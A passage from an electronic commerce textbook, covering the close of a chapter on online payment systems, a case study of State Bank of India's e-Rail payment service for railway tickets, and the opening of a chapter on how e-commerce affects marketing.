From the barter system, the payment mechanism has evolved to being notational in nature. In the notational systems the value is stored with a trusted third party (such as bank), and we transact using notational instruments such as cheques. It has further evolved into a credit system which permits transaction without any stored value with the trusted entity. To facilitate transactions in the emerging electronic commerce environment online payment mechanisms have become the need of the time. As a result, several forms of online payment mechanisms have been proposed and implemented. For the wider acceptance and viability of these mechanisms, they are expected to exhibit certain characteristics. In this chapter, these basic characteristics of online payment systems have been described. The newly emerged online payment systems can be classified as prepaid and post-paid payment systems. The basic operations of some of the prepaid payment systems and post paid payment systems have been illustrated. The prepaid payment systems illustrated in the chapter include eCash, CAFÉ, Mondex, MilliCent, MicroMint, Netbill, Minipay and Netfare. The post-paid payment systems described in the chapter include iKP, CyberCash, SET, FSTC, Mandate and NetCheque. Finally, the chapter presents a comparison of these payment systems with regards to basic requirements of an online payment system.

Review Questions

1. Discuss the basic requirements of an online payment system.
2. What are micro payments? What are the special considerations involved in the design of an online micro payment system?
3. Discuss and differentiate between prepaid and post-paid electronic payment systems.
4. Describe an online payment transaction in the Mondex Smart card system.
5. Describe a transaction in the FSTC payment system.
6. Define interoperability in the context of online payment systems.
7. What are various security issues in the context of online payment systems?
8. Describe what is meant by scalability, in an online payment system.

References and Recommended Readings

1. Adam, N. and Y. Yesha, *Electronic Commerce: Current Research Issues and Applications*, New York: Springer (1996).
2. Chaum, D. and S. Brands, "*'Minting' Electronic Cash*", *IEEE Spectrum*, 34, (1997).
3. Kalakota, R. and A. B. Whinston, *Frontiers of Electronic Commerce*, Reading, Massachusetts: Addison_Wesley (1996).
4. Kalakota, R. and A. B. Whinston, *Electronic Commerce: A Manager's Perspective*, Reading, Massachusetts: Addison_Wesley (1997).
5. Loeb, L. *Secure Electronic Transactions: Introduction and Technical Reference*, Artech House (1998).
6. O'Mahony, D., M. Peirce, and H. Tewari, *Electronic Payment Systems*, Artech House (1997).
7. Rivest, R. L. and A. Shamir, PayWord and MicroMint: Two Simple MicroPayment Schemes, *Lecture Notes in Computer Science 1189*, Berlin: Springer-Verlag (1997).
8. Turban, E. and D. McElroy, "*Using Smart cards in electronic commerce*, Proceedings of 31st *Hawaii International Conference on Systems Sciences*, (1998).
9. http://catt.bus.okstate.edu/mondex
10. http://ganges.cs.tcd.ie/ntrg/mepeirce/Project/proposed.html
11. http://medoc.informatik.tu-muenchem.de/Chablis/MStudy
12. http://www.aumcom.co/firstvirtual.com
13. http://www.cryptomathic.dk/mandate
14. http://www.cs.sandia.gov/HPCCIT/el-cash.html
15. http://www.cwi.nl/cwi/projects/café.html

16. http://www.cybercash.com
17. http://www.ecashtechnologies.com
18. http://www.echeck.org
19. http://www.ecommerce.internet.com
20. http://www.enter.net/~dravuschak/ecash/cashless.html
21. http://www.euro.ecom.cmu.edu/resources/elibrary/epaylinks.shtml
22. http://www.exeter.ac.uk/~Rdavies/arian/emoney.html
23. http://www.fstc.org
24. http://www.ici.tuwien.ac.at
25. http://www.intertrader.com/library/DigitalMoneyOnline/dmo/dmo11.htm
26. http://www.mondex.com
27. http://www.netbill.com
28. http://www.netchex.com
29. http://www.netfare.com
30. http://www.ng.ee.tku.edu.tw/~lcis/ug-project/ecommerce/Mini_Pay-IBM.html
31. http://www.research.digital.com/SRC
32. http://www.set.co.org
33. http://www.setutility.com
34. http://www.tao.ca/~pj/mondex
35. http://www.virtyalschool.edu/mon/ElectronicProperty/klamond/Evpymnt.htm
36. http://www.w3.org/Ecommerce/roadmap.html
37. http://www.whatis.com
38. http://www.zurich.ibm.com/Technology/Security/extern/ecommerce/iKP.html

CASE FOR DISCUSSION

SBI eRail and Online Payment for Railway Tickets[1]

Indian Railways, one of the largest railway networks in the world, has recently introduced the facility to book tickets through, the Internet. These tickets are subsequently bonce delivered the Indian Railways Catering and Tourism Corporation (IRCTC) is currently handling Internet ticket reservation in collaboration with a number of banks, which have established payment gateways on the IRCTC site to facilitate payment of money online.

In order to tap online customers, the State Bank of India, India's largest bank, has introduced its e-Rail system in 2003. With the help of e-Rail, customers can now pay for their tickets directly from their bank account. In this report, we have sought to study the various aspects of the e-Rail system—its business model, the payment and security mechanisms employed, etc.

Background

The State Bank of India is the largest public sector bank in India in terms of profits, assets, deposits, branches, and employees.

The origins of State Bank of India date back to 1806, when the Bank of Calcutta (later called the Bank of Bengal) was established. In 1921, the Bank of Bengal and two other banks (Bank of Madras and Bank of Bombay) were amalgamated to from the Imperial Bank of India. In 1955, the controlling interests of the Imperial Bank of India were acquired by the Reserve Bank of India and the State Bank of India was created by an act of the Parliament to succeed the Imperial Bank of India.

The bank has undergone large scale changes in the last decade as it began to modernize its operations and processes. It has the largest network of ATMs and has also introduced several value-added features for its customers.

Information Technology Usage in SBI

The bank is pursuing an aggressive IT policy with the objective of achieving efficiency in internal operations and of meeting customer and market expectations. To carry this strategy forward, several IT projects have been launched.

[1] This case was prepared by Jyotsna Jallepalli, Manoj Gaddam, Mrugendra Shintre and Shreyas Gopi nath to from the basis of a class discussion rather than to illustrate either the effective or ineffective handling of an administrative situation.

1. **Universal Computerization Project:** Computerization of all the branches of the SBI group under the Universal Computerization Project (UCP) on LAN-based Bankmaster software was completed with the computerization of the remaining 7,526 branches between May 2003 and January 2004.
2. **ATM Project:** ATMs are the most dynamic retail channel today in terms of the transformation they are bringing about in banking habits and their popularity with customers and branch staff alike. Various initiatives that have been taken on this front include:
   - Installation of 2,247 ATMs during the financial year 2003–04, taking the aggregate number to 3,814 ATMs, covering 1,152 centres.
   - All stand-alone ATMs moved to the networked platform.
   - Creation of a single ATM network across banks of the State Bank Group.
   - Strengthening of the ATM project through change in strategy, improved marketing, and customer/user education.
   - The current ATM card base stands at 5.8 million. The turnaround time for ATM cards issue has been brought down to 7 to 10 days.
   - Entering into bilateral tie-ups with other banks like HDFC Bank and UTI Bank for sharing of ATM networks.
   - Creation of ATMs as cash points for SBI Cardholders.
   - Enabling of value-added facilities such as payment of premium on SBI Life policies, payments on account of SBI Credit Cards, and fees of certain schools and colleges and mobile topping up through ATMs.
   - On-line booking of Railway season ticketing provided through ATM at CST station, Mumbai. The Group's network of ATMs has also been opened to credit card associations (both Visa and Mastercard).
3. **Core Banking Project:** The Bank is moving towards a centralized database with a state-of the-art core banking solution with capability for on-line real-time transaction processing. After the first pilot branch went live in August 2003, 40 more branches have gone live by March 2004. Utilization of core banking solution to create new and innovative products coupled with efficient transaction handling through centralized processing will help the bank in delivering value-added services to customers.
4. **Trade Finance Project:** The bank has identified anintegrated trade finance solution, the 'Exim Bills' software, which has been customized for Bank's operations, will allow the bank to transact its foreign as well as inland trade finance and bills business on the same central database.

   Compared to the software currently in use, the new software brings in an improvement in terms of efficiency, reduced operating costs, and accurate and timely MIS support. After the pilot project in August 2003, it has been rolled out to 94 large and trade finance intensive branches by March 2004. The bank has acquired an Internet access module for trade finance software which will enable commercial customers to put in requests for various transactions directly from their offices through the Internet.

5. **Internet Banking:** The channel is an extremely comprehensive product for both retail and corporate use. It has acquired real-time transaction processing capability and has been supporting the business initiatives of the Bank in the areas of utility bill payments, IIT application money receipts, railway ticket bookings, credit card payments, insurance premium payments etc. More products are added regularly to meet customer demand. Corporate Internet banking provides customised products to large corporates. As on the 31st March 2004, 1,110 branches provided Internet banking service covering over 300 centres. The facility has so far reached 2,45,000 customers under the retail segment and 7,800 customers under the corporate segment. Request for opening of Internet banking accounts through ATMs has been operationalized for card holders.
6. **SBI Connect:** SBI Connect, a wide area network (WAN) and a crucial infrastructure platform, will make real-time transactions between branches possible. Critical applications such as core banking, ATM, and Internet banking depend on the WAN for successful functioning. As on March 31, 2004, 4,215 offices of the SBI Group (2,619 offices of SBI and 1,596 offices of Associate Banks), covering over 300 centres, were connected through the SBI Connect network.
7. **Other Projects:** The bank's telebanking service provides certain selected banking activities like enquiry on the bank's products, foreign exchange rates, issue of draft or cheque book and delivery thereof at the customer's residence, statement of account by fax, etc. SBI Homepage, the bank's website, provides a wide range of information and is also now available in Hindi. It has been redesigned to provide a wide range of information to the Bank's customers. The bank has a well laid system for prompt redressal grievances customers. The SBI helpline established, at all LHO centers, are equipped with toll-free telephone lines, fax, and e-mail for providing quick and complete information on the bank's products and services and to enable customers to have their grievances redressed promptly.

Introduction of single window services at more than 10,000 branches across the SBI Group has enabled customers to conduct their transactions efficiently. The Bank is aiming to introducing the single window system at all its branches.

SBI pioneered in introducing Online Tax Accounting Software (OLTAS) for collection and transmission of corporate tax collection data to RBI, Nagpur, on T+1 basis for the convenience of the government, its customers, and to counter the growing competition for government business. As on end-March 2004, 3,466 branches were OLTAS-enabled. As a measure of providing value-addition and convenience to the bank's customers in the conduct of government transactions, the single window service for government transactions has been extended to over 2,800 branches.

Management Information System (MIS): MIS in the bank is being constantly upgraded to cater to the constantly growing appetite for information for decision support, for innovating customized products, and for statutory needs. Full computerization of the branch network has made a significant contribution in enhancing data quality, reliability, and timely availability.

Credit Information System (CIS): A solution developed in-house for meeting the information needs on the loans and advances portfolio in its entirety, has been implemented at all branches in the Bank, dispensing with the need for compiling

reports manually at the branches. The solution has also resulted in the development of a rich database which will enhance capabilities in the areas of product development, cross selling, risk management, and business intelligence in the days ahead.
CIS together with other MIS applications are in the process of being rolled out to cover the entire Group.

Branch Interconnectivity at SBI

Need For Connectivity Between Branches

1. Facilitates 'anywhere anytime' operation of bank accounts (associated with any branch) by the account holder. Almost all banking transactions like cash withdrawal, issue of cheque book, demand draft and account statement can be done in this mode of anywhere anytime banking.
2. The bank's daily routine internal work like interest application, balancing, tallying cash, day book writing, posting in ledgers/accounts reconciliation of inter-office accounts/DD purchases (withdrawal of money from out station accounts), mail transfers (sending money from one account at one place to another account at the same place or other place etc.), earlier used to take almost half a day or even more. With computerization between branches, these activities are done instantaneously by computers. As a result, there is an increase in the effective number of business hours available in a single day.
3. Interconnectivity between branches facilitates easy and fast reporting (of data/ banking transactions/feedback) from innumerable branches (+ 9000) to a single point of controllers, which is otherwise a mammoth task consuming all the available time of a large number of employees.
4. Easy and fast retrieval of data in various forms is ensured by the controllers from a large number of branches for important managerial/executive functions like planning, policy, strategy making, and identification of problems.
5. Computerization is also facilitating outsourcing of innumerable daily routine functions that are not directly connected with customers (for example, payment of salary and allowance, carrying out standard instructions of customers, like payment of school fee, feeding various types of data into the system, editing existing data etc.)
6. Computerization has helped in the introduction of the single window system (all banking transactions being done through a single counter) and handling increased number of products.
7. Frauds can effectively be checked as system and procedural errors can easily be noticed without scope for suppression or distortion. Recovery of bank dues can effectively be followed up with the information readily available at multiple points.
8. Interconnectivity between branches facilitates multiple channel Interface (ATM, Internet banking, tele banking).

Security Threats

The different types of security threats possible are in the form of virus from Internet sources, hacking, theft, manipulation of data, and intrusion of privacy.

Security Solutions Available Systems and procedures allow only authorized people to have access during restricted hours.

The use of firewalls alone might not be a sufficient security measure against the type of security threats listed above.

'Verisign' certifies the bank's site and provides tools to overcome security threats. It facilitates data transfer in an encrypted form so that data integrity can be maintained.

SSLs (Security Socket Lock) of 34Bit and 62Bit are currently being used.

E-RAIL: Overview

The e-rail model is a **site-to-site integration system** where the two websites (www.irctc.co.in and www.onlinesbi.com) talk to each other. The user independently registers and explores inside the railways website and then identifies his requirements. The IRCTC system passes a query to the passenger reservation system to check for fares and availability. Upon receiving this information, the customer opts to pay by debiting his account with SBI, with the help of his credit card number. Only after this does the site www.irctc.co.in send a string to the site www.onlinesbi.com. Then the customer is taken to www.onlinesbi.com and there he enters his user ID and password into this site and is then subjected to the **IP protocols** security cover (i.e., 128bit SSL security). After he clicks on the Confirm message his account is debited and he logs out of the SBI system. Thus, the entire stage for the financial transaction is secured.

On the IRCTC front, the existing Railway Passenger Reservation System (PRS) has all the data and does the booking. The Internet system piggybacks on the PRS and provides an extra booking arm. No train or availability data is stored in the Internet system. They are all retrieved from the PRS system, live, against user queries. The booking is also done directly on the PRS system.

Once this verification is carried out, it prints the physical ticket in Delhi and they are sorted out on a city-wise basis and sent by courier.

These interactions can be depicted as shown in the diagram below[2].




Fig. C11.1 Transactions in e-rail

[2] SBI is not responsible for any delays or disputes regarding tickets.

Value Proposition The main value proposition of the e-rail system lies in the fact that it bypasses credit cards as the only mode of online payment.

In India where credit card penetration is abysmally low, payment through direct debit of bank account is a very easy and acceptable method of payment. Secondly, marketing research has shown that Indian consumers tend to stay away from loans and other forms of credit. This is another reason that makes e-rail a good value proposition.

Revenue Model Proposition SBI e-rail's business model is that of a transplanted-transactional one. "Transplanted" because the online railway booking process has been given a new channel through the Internet, to reduce the bank"s operating costs and increase reach. It is "transactional" because, the payment gateway's primary job is to carry out transactions and specifically debit the appropriate amount from the user's bank account.




Fig. C11.2 Transaction How in e-rail

Payment Methodology and Payment Gateways India has one of the lowest credit card penetration levels and this proved to be a hurdle to the implementation of a payment system through **credit cards**. The alternate model available was the **Cash-On-Delivery (COD) model**. But, this model was infeasible since the IRC TC website connected to the Indian Railways website, which posed operational difficulties.

Hence, IRCTC introduced a system through which customers who did not have credit cards, used the additional payment mode of **direct debit** from their accounts through **online banking**.

Payments related to e-commerce transactions pose the following difficulties:

- Settlement of payment by physical means slows down the process and is inconvenient for both the user and the bank.
- The biggest problem posed by the Internet is that the buyer and seller are not physically present during the transaction and often may be completely unknown to each other. Hence, appropriate systems need to be in place to authorize and authenticate the identities of both the buyer and seller.
- The Internet, being a public network, raw transmission of payment data (for example credit card & amount details) to the merchant or any other party, is highly unsafe.

A payment gateway facilitates e-commerce payments by authenticating the parties involved, routing payment related data between these parties and the concerned banks/ financial institution in a highly secure environment, and providing general support to them.

A payment gateway is, thus, capable of linking the online buyer and seller, each with their respective banks/financial institution. On the other hand, a payment service is the electronic payments facility offered by an individual bank/financial institution to its own, existing customers.

Ticket Delivery Tickets are delivered to any place specified by the user once the payment gateway of IRCTC authorizes a transaction. Initially, this facility was offered only in Delhi and the NCR, but by April 2004 the service has spread across 83 locations all over India and more locations are to be added in the future.

On the IRCTC front, printed tickets are sorted according to the city of delivery and put in envelopes. The courier comes in three times a day for collecting the tickets. The ticket details are provided to the courier in soft copy, against which he enters the corresponding airway bill numbers. A person can track the progress of the ticket from a link provided at the bottom right of the home page, by entering the PNR number. Local contact details of the courier are also provided.

Non-Resident Indians (NRIs) and foreign travellers too can benefit from this system.

Sources of Revenue to Finance the Change The sources of revenue are from the main banking stream. However, since there is a single balance sheet of the bank and various revenue or cost figures would be shown in a consolidated manner, it is not possible to identify a single source.

Some Interesting Numbers Relating to Cost The bank has not made any specific projections for cost-saving of e-rail based transactions. But there are some other comparable cost figures available.

- Cost of a single transaction at a branch is ₹ 27.90.
- Cost of single transaction through Internet banking is ₹ 10.
- Cost of single transaction through ATM is ₹ 16.
- Cost of single transaction through Mobile Banking is ₹ 4.

IRCTC delivers the ticket at the customers' home through courier service at a nominal charge of Rs. 40 for sleeper class tickets and Rs. 60 for AC travel.

Entities Involved in the e-rail System and their Interactions

- The web-server/Application server managing team (provided by SBI's vendors) that monitors the customer request received the when the user initiates a request from the railways site <u>www.irctc.com</u> to debit his account maintained with SBI.
- A support team of Indian Railways operating from their office, that manages the website www.irctc.com.
- The customer support team of SBI, at the SBI's corporate center, Mumbai, that deals with post-ticket issue stage complaints.

Importance of e-rail to SBI

- As a revenue source, e-rail is not important because SBI (and most other banks) does, not charge anything from its customer.
- As a channel through which more SBI customers can learn about banking through Internet e-rail it, is important because it is a service that has potential use for the entire customer base of SBI.

Impact of e-rail on Customer Transactions Currently e-rail constitutes small percentage of the overall number of transactions. Also, currently bookings made through credit cards, are more than the bookings made through Internet banking.

Competition IRCTC tied up with 10 major banks of India, such as Corporation Bank, State Bank of India, ICICI Bank, IDBI Bank, and HDFC Bank, to enable direct debit facilities for account holders of these banks. It was estimated that ICICI Bank accountholders buy about Rs. 70 lakh worth of tickets per month, while HDFC Bank accounted for transactions averaging around Rs. 90 lakh a month.

For credit card payments, IRCTC has a tie-up with ICICI Bank and Citibank. The company is also in the process of signing up with American Express.
Mastercard/Visa charge 1.8 per cent of the total transaction value for credit card transactions while ICICI Bank has a fee of 0.5 per cent for direct debit transactions. Citibank, HDFC Bank, and IDBI Bank charge Rs. 10 for direct debit transactions. While UTI Bank provides the service free of cost. Global Trust Bank and Bank of Punjab have also decided to get into the e-booking business.

Does SBI Really Have a Competitive Advantage? In today's world of changing customer's preferences, it has become essential for banks to redesign the way they conduct their business in order to attract new customers and retain old ones. In order to cope with the change better, many banks have employed IT solutions to effectively and efficiently serve customers. Among them, centralized database setup, core banking software, and CRM and data mining solutions are at the forefront. However, one disadvantage with employing the latest technologies is that they have a high initial investment and often do not lead to any significant competitive advantage for the bank. The technology can be replicated by another bank in no time. Because of this reason, IT has ceased to be a source of competitive advantage, but is rather necessary for survival.

In the context of such a scenario, any solution offered by SBI with respect to online railway booking, on its own, may not be able to give it an advantage over others. However, SBI has one USP that no bank can boast of—its huge deposit base and extremely high penetration. SBI can leverage this customer base to expand its online transaction volume, especially those carried out on the Internet.

Software and Hardware Requirements for Implementing e-Rail In case of SBI most of the hardware and software maintenance is done by vendors. The various hardware/software components required are:

- A web server to host the website.
- An application server to run the Internet banking platform.
- A database management server.
- A core banking application. (right now SBI is in transition to move towards core-banking so most of the Internet banking branches of SBI are on a distributed database environment).

The hardware/software requirement for launching a service like e-rail is not substantial when a bank already has the above mentioned components for running Internet banking. All they need is to develop a **handshake protocol** through which the two applications, i.e., SBI's Internet banking and e-rail ticket booking will work. After this, the relevant programs will be written by the both parties and the service is launched.

Organization Structure Apart from the corporate division that is based in the Mumbai office, there is an officer responsible for handling IT related issues at each of the 1700 branches that support e-rail. Any complaint is first directed to the customer care staff in the corporate office and later routed to the relevant officer-in-charge at the branch.

Management Team Currently, there is no specific team that has full responsibility for the e-rail system. As and when problems are reported, the work is assigned to one of the developers on an ad-hoc basis. There are a total of 26 employees in the SBI Internet Banking Division out of which four are involved in handling customer care issues. Even these four customer care personnel take up e-rail as an extra load, over and above their expected roles.

Types of Security Threats and Security Solutions in Place (Please refer the teaching note on securing online transactions)
The risk of fraud is no more than that faced by any other transaction conducted on the Internet banking platform.

- For Internet banking based transactions, the user is required to use his **user ID as well as a password**, which acts as a double check.
- The **IP protocol** also makes the **128-bit SSL** security check applicable for all transactions, which is currently the best and used by all banks in Asia.

Major Issues Faced by the e-rail System

- Educating the potential customer of the utility of the service, since the ticket takes three-four days to reach the customer and gratification is not instant.
- Educating and building the belief of customer to sue Internet for his transactions. Most of potential users are not from the segment that is comfortable using the Internet.

Sustainability of e-rail Security and reliability of the system, in terms of the hardware/ software, is quite adequate and can handle the increase in the traffic. Based on the current numbers even a tenfold increase will not cause any concern.

12

CHAPTER

Electronic Commerce: Influence on Marketing

Learning Objectives

This chapter covers the following topics:

1. Electronic Marketing
2. Influence of Electronic Marketing on a Product
3. Influence of Electronic Marketing on Physical Distribution
4. Influence of Electronic Marketing on Price
5. Influence of Electronic Marketing on Promotion
6. Influence of Electronic Marketing on Marketing Communication
7. Common Marketing Techniques

With the arrival of World Wide Web in the 1990s, the marketing element of commerce was one of the first elements that saw a significant impact. Many a leading technology-savvy company quickly discovered its potential to reach the mass markets at negligible costs. In the early phase, it became a choice platform for managing customer information, public relations, customer service and support and sales under a single head. The impact of web did not confine itself to the newly-anointed online marketing phenomenon, but it also affected the offline marketing due to changes in the way of interaction of buyers and sellers. In an attempt to understand to what extent electronic commerce has influenced the marketing domain, the resulting benefits and the emerging limitations, we have decided to follow the division made in the following general set of activities, thereby studying the marketing mix in the light of the evolution imposed by information technology.

- *Product*
- *Physical Distribution*
- *Pricing*
- *Promotion*
- *Marketing Communication*

In addition to helping the reader to understand the specific changes that the Internet has brought about in today's economy, this division (or marketing mix) seeks to point out the changes in marketing thought effected by this technological phenomenon. These factors are important not only to marketing managers but also to other functionaries in the company who need to understand the complexity which the Internet added to business.

PRODUCT

The "product" part of the marketing mix represents the *bundle of benefits* that is sold to organizations or consumers for money. These can represent either tangibles such as physical consumer goods or services such as banking or travel, or digital goods like software, etc. Internet commerce has transformed many products from the brick-and-mortar economy to digital goods. Audio music, videos, movies and even digital books are some of the examples of transformed products. Electronic commerce has become a force of change in many economies, with three effects on the marketing aspect of products:

- New technology-based or technology-enhanced products have become available.
- Presentation, distribution and assortment of existing products has been altered due to the availability of this new channel.
- New opportunities for collaboration in business-to-business (B2B) commerce have come to the forefront.

Each of these changes is due to the fact that online commerce has a very different feel to it than face-to-face or telephone/mail order shopping.

What Kind of New Products does the Internet Create?

New products on the Internet are often differentiated by innovative uses of technology. For instance, it is due to the innovative use of technology in the form of putting Voice over Internet Protocol (VoIP) that we see the emergence of new services such as Vonage, Skype, Google Talk or MSN Messenger. Although, the initial use of some of these products/services was powered forward by specialized technical users, yet, later a good high number of them found common customers, who are relatively uninformed about technology.

ILLUSTRATION 12.1 Skype

eBay acquired Skype for a whopping US $2.6 billion in 2005 in order to capitalize on the growth of telecommunication traffic due to faster convergence brought about by the Voice over Internet Protocol.

Skype delivers voice communication using an extremely cost-effective business model, with almost complete elimination of expensive infrastructure investments. The Skype service is built on top of the existing data intensive network protocol IP. As of Februrary 2008, there were 240 million Skype customers. It has achieved the growth over a period of just about three years, making it the fastest growing internet community ever.

Skype provides free telephonic calls to all the community members as long as they have Skype installed on the other end of the line. A Skype user, equipped with a PC internet connection, headphones and microphone can experience the Skypes high voice quality. Skype also facilitates calls to the standard fixed and mobile networks through the 'SkypeOut' function/service.

Skype is a peer-to-peer (P2P) Internet telephony software in which the call is routed directly between computers of the two users instead of being passed through a central server. The P2P service between the Skype users take advantage of one existing Internet infrastructure, enabling Skype to offer free unlimited phone calls to other Skype users globally.

Through the SkypeOut feature, users can make calls from PCs or PDAs to fixed-line phones or mobile phones. The use of SkypeOut feature is on a chargeable basis, where the charges vary from US $0.021 per minute (in most of North America, Western Europe, Australia) to rates as high as US $2 or higher, for calls made to some mobile phones and other territories like the Dominican Republic. The Skype software supports various heterogeneous platforms like Windows, Mac OS X and Linux. Skype can connect up to five users in a conference-calls mode, irrespective of the geographic location of the calls being made. The reliability of the service can be gauged from the fact that CNN has carried out several of their video conference interaction through the Skype service. The software, in addition to the voice and video service, also supports file transfer across platforms and instant messaging. The company offers PC to PC service, for free; thus the main source of revenue is SkypeOut service. Additionally, phone sets, PC headsets and related gadgets are the other source of revenue. The Skype service, born on the network has witnessed a phenomenal growth in usage and traffic volumes. The number of subscribers have almost trebled over a period of two years. The subscription base of 95 million users at the first quarter of 2006 has reached 276 million by the last quarter of 2007. The PC to PC usage, offered free of cost, in terms of minutes has remained static and has hovered around 6–7 billion minutes per quarter. SkypeOut minutes, the revenue earning service, has almost doubled from 0.7 billion minutes per quarter in the first quarter of 2006 to 1.7 billion minutes in the last quarter of 2007, raising the revenue realisation from US $ 35 millions to US $ 115 millions.

We can broadly classify the Internet offerings into three categories: *Physical*, *Digital* and *Services*. Digital products such as audio, video content and software are the most suitable for the Internet commerce, as witnessed by the iPod / iTunes revolution. Innovations such as MP3 format for recording the audio and video content have given rise to a new set of products called MP3 players. The companion MP3 format content offers downloadable and portable music, in relatively technically simple and usable form. The capability of the Internet to deliver the digital content instantly has caused a major disruption in the existing music distribution industry. The manufacturers can no longer push undesired content to users in the name of bundling, in the form of physical CDs. The iPod, one such MP3 player, driven from the back-end iTunes software, based download service, has revolutionized the whole music content industry. These products could not exist and were unimaginable without the current Internet technology.

For more than the physical product arena, the Internet has been slowly and steadily redefining service product innovation. For example, information searching and processing, a domain previously dominated by libraries and academic institutions, is now a new market space to be harnessed, in which Google, Yahoo! and MSN contest for the top spot. Community-oriented sites, often clubbed under the Web 2.0 nomenclature, also provide services—often for free—to consumers and businesses, featuring reviews of cars, travel destinations, restaurants and more. Previously, such services, would not have been available. Many a new service innovations, driven from the Mapping services such as Yahoo Maps, DigiGlobe, etc. have replaced the age old physical paper based atlas by delivering the required map information, including landmarks and other physical business locations, directly to mobile devices such as laptops, PDAs, mobile phones and SatGuides.

How did the Internet Influence Existing Products?

The customer's liking of a product is often linked to attributes, value and brand of the product. Thus, product managers often concern themselves with the following four main aspects of a product:

(a) value
(b) attributes,
(c) brand, and
(d) product design processes.

Internet commerce influences all the four areas of a product sold online. In addition, the Internet also impacts the products that still remain on the shelves in department stores and supermarkets.

In conventional markets, the product value was largly defined by firms and it consisted of manufacturing costs, distribution/coordination costs and firm determined profits. Prior to the availability of information through the Internet era, the comparisons between competing products were not always simple and many a times the availability of the competing products in a given geographical location was constrained. The Internet has changed all this by providing the customers with a plethora of information on value and attribute comparison and thus letting value be almost entirely defined by the customers through access to competitive information. As the cost of surfing from one web site to another is infinitesimal, customer perceptions of products are more important in the web site environment than they are in a physical environment. In the Internet driven commerce world, it is of utmost important to manage much more carefully by firms, the perception gap between the customers and the marketers. Even if a communication strategy clearly enunciates the value of a product, online forums, chat rooms and product comparison web sites can cause a well-positioned product to fail because of a bad online reputation. Firms must, therefore, ensure that not only online and offline value propositions are consistent *within* the firm, but also the product image is managed online by taking proactive steps to advertise online, avoiding bad press, and living up to the promises.

Further, electronic markets are greatly influencing the current product offerings with better customisability. Apart from technologically innovative newer breed of products as stated in the previous section, the Internet provides a unique opportunity to bring the customisation of products to the reach of the common person by reducing the price gap between the customised and the mass-produced products. It also provides a unparalleled capability to deconstruct the space and time barriers of the market, and thus can offer unique bundles which change the marketers' scope of influence.

The ability to produce custom computers (Dell) or to order personalise greeting cards (www. hallmark.com), while it may have existed in the past, is greatly facilitated by the Internet. Mass customisation/mass personalisation means that firms with production technologies that allow last-minute personalisation can venture into online markets and offer this value-added service to consumers. The consumer can view his or her product online, participate in the customisation process, and follow the delivery of the item. In terms of bundling, many businesses have expanded into areas they, otherwise, may not have been able to. In terms of physical products, for instance, web sites such as www. amazon.com now sell much more than simply books. Their online shelves include music, technology, games, and jewellery. Service bundling is also very common on the Internet, largely due to the potential for synergies among different services. Google and MSN are excellent examples of this phenomenon of linking services together, such as news, email, telephony, video conferencing and search functionality. The book publishing industry, for long in need of the customised products that could cater to the varying needs of teaching and learning, has been trying to deal with it in terms of compiled notes and material, multiple textbooks, reference books, etc. With the advances in the information technology driven publishing models and Internet driven customisation process, it is possible to design a single book that meets the course requirements, contains all the necessary material and is economically cost-efficient. In the Primis Online service, offered by the McGraw-Hill Higher Education, a customised book can be produced by pulling together multiple chapters and cases from Primis online database.

ILLUSTRATION 12. 2 Primis Online

Primis Online (www.primisonline.com) offers customised book publishing service to cater to varying curricula requiring reading material from multiple books and sources, leading to higher costs being incurred by students. Through the Primis Online, custom books can be prepared and published to cater to the specific needs of a course offering at a school to better meet the specific teacher's requirements. Using the process of adaptation, the course teachers can select the chapters, abridge them, reorganise the material from vast numbers of books and other McGraw-Hill publication.

McGraw-Hills Primis database provides online access to 2.9 million pages of content from books and cases that can be adopted by the designer to come up with a customised book to meet the requirements of a specific course. During the customisation, one can include the chapters or pages from more than one McGraw-Hill textbook, include any special readings or assignments with textbook chapters, order the chapters according to the flow of syllabus, add syllabus or and even own lecture notes, combine the student study guide together with the selected material in one textbook. The compiled product is priced according to the sum of all the components' costs. The final product can be published as a coloured Primis ebook or can be provided as a black and white printed book, which can then be delivered and distributed through the university facilities/bookstores to the students.

From the marketers perspective, all these changes mean a fundamental change in perspective of how products are designed and marketed. Opportunities for innovation and personalisation are extensive. The marketers operating in unhindered market space can simply create a new bundling or creative combination of these services. Thus, it offers an opportunity for the Internet technology savvy firms to enter the market arena by filling the untapped gaps. Yet, for these initiatives to succeed, there needs to be a *market* for them, and therein lies the challenge of successfully identifying such gaps for the new online marketer.

Long Tail Effects

Vilfred Pareto, way back in 1907, while studying the wealth distribution, suggested the 80/20 principle to explain wealth distribution. Since then the Pareto principle has been applied to explain the urban population distribution, product sales, sales force management, and customer accounts profitability in banks and in other areas. On a closer examination, organisations find that the product sales in traditional businesses adhere to the Pareto principle quite well. It has been used by traditional stores to plan what products to display and keep in stores. Business leaders in the mass production and distribution driven economy have been relying on the Pare to Principle for almost a century, consequently selecting and offering only products that have a large-demand.

Thus, many products like specialised books, movies, music recording, etc. have had great difficulty in finding the publishers/recording companies as these products did not belong to those categories which we call "fit for mass demand" or hits and which constitute only 20% of all the categories of market products.

The arrival of Internet driven electronic commerce has changed this scenario. Today, roughly 40 per cent of the amazon.com sales come from the obscure titles not even carried by the traditional book stores. If you look at eCommerce in music and movies, the trends are similar. In the case of the online music provider Rhapsody, the total number of songs streamed ranked below 10,000 far exceeds the total number of streaming of the songs ranked above 10,000. A typical traditional music store would not even carry the songs ranked so low.

